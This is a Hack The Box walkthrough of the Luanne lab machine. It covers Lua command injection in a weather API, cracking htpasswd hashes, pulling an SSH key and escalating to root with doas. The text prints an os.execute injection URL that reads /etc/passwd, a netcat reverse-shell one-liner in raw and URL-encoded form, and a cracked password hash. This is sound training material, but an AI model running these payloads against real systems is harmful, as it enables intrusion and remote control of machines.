Hack The Box
Hack The Box: Luanne Walkthrough
Luanne uses Lua API command injection, local web credentials, an encrypted backup, and doas for root.
Recon & Enumeration

Use nmap to full scan for open ports and services:

Check port 80.
Launching a directory scan.


See what we have inside robots.txt.

Initiate a dirsearch on the directory labeled "weather" found within the Disallow section.

Have a look at /weather/forecast.

Upon analyzing the JSON response, it reveals an error message indicating a missing city. To resolve this, we've appended the city parameter to the URL with the value "list," as suggested, to obtain the complete list of available cities.
Experimenting with URL parameters and values, we appended a quote and semicolon marks after "list" to observe the response, resulting in a Lua error. The silver lining: the error provided both a directory path and a valuable error message.


Having dissected the query by introducing a quote and semicolon, our attempts to provoke an injection attack led us to experimenting with various parameters. After several iterations, success was achieved through Remote Command Execution using os.execute. Employing the closing sequence '), separating commands with ;, and concluding with a Lua comment -- effectively sealed off the insertion, eliciting the warning message.
http://10.10.10.218/weather/forecast?city=list;')os.execute("cat /etc/passwd")--

Encoding the command for remote shell execution:
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f |/bin/sh -i 2>&1| nc 10.10.14.6 4343 >/tmp/f

Launch a listener.
We inject the URL-encoded reverse shell command:
http://10.10.10.218/weather/forecast?city=list;')os.execute(%22rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.10.14.6%204343%20%3E%2Ftmp%2Ff%22%0A%0A)--

Check our listener.

The command returns a shell. Local enumeration with ls reveals the .htpasswd file.

Read htpasswd.

Discovered the hashed password for the user 'webapi_user':
webapi_user:$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0
Crack it using john:

The encryption revealed an MD5 hash, deciphered as "iamthebest," providing access to the webapi_user's password. Now, we can proceed with further target enumeration.

I attempted to explore the contents of those directories, but found no accessible information. Now, we can examine the active processes.

The r.michaels user initiated a process running another instance of weather.lua on port 3001. Attempted access using curl to retrieve the local page at 3001.

Encountering a "No Authorization" error on the identical page as port 80, I attempted to log in as the "webapi_user."

Successfully retrieving the site, I observed its identical appearance to the one on port 80. Exploring the possibility of accessing the home directory, given the process was running as indicated by the tilde (~) in URLs.

Append a forward slash after the ~r.michaels directory.

We got a directory listing, we can see if we can get ssh private key.
$ curl -u REDACTED_BASIC_AUTH_CREDENTIAL localhost:3001/~r.michaels/id_rsa % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed100 2610 100 2610 0 0 424k 0 --:--:-- --:--:-- --:--:-- 424k[Redacted: openssh private key material from the authorized lab has been removed from this published version.]Ssh into the target using the id_rsa key.

Review around.

Upon discovering the backups directory, we located an encoded backup file named devel_backup-2020-09-16.tar.gz.enc. using the netpgp command, we decrypted the file, aiming to decompress the files within.

Decompress.

Review those directories.

Check .htpasswd.

Let't crack the hash found using John.

Using the cracked hash, we employed the doas command to access su privileges.

And we have a root shell.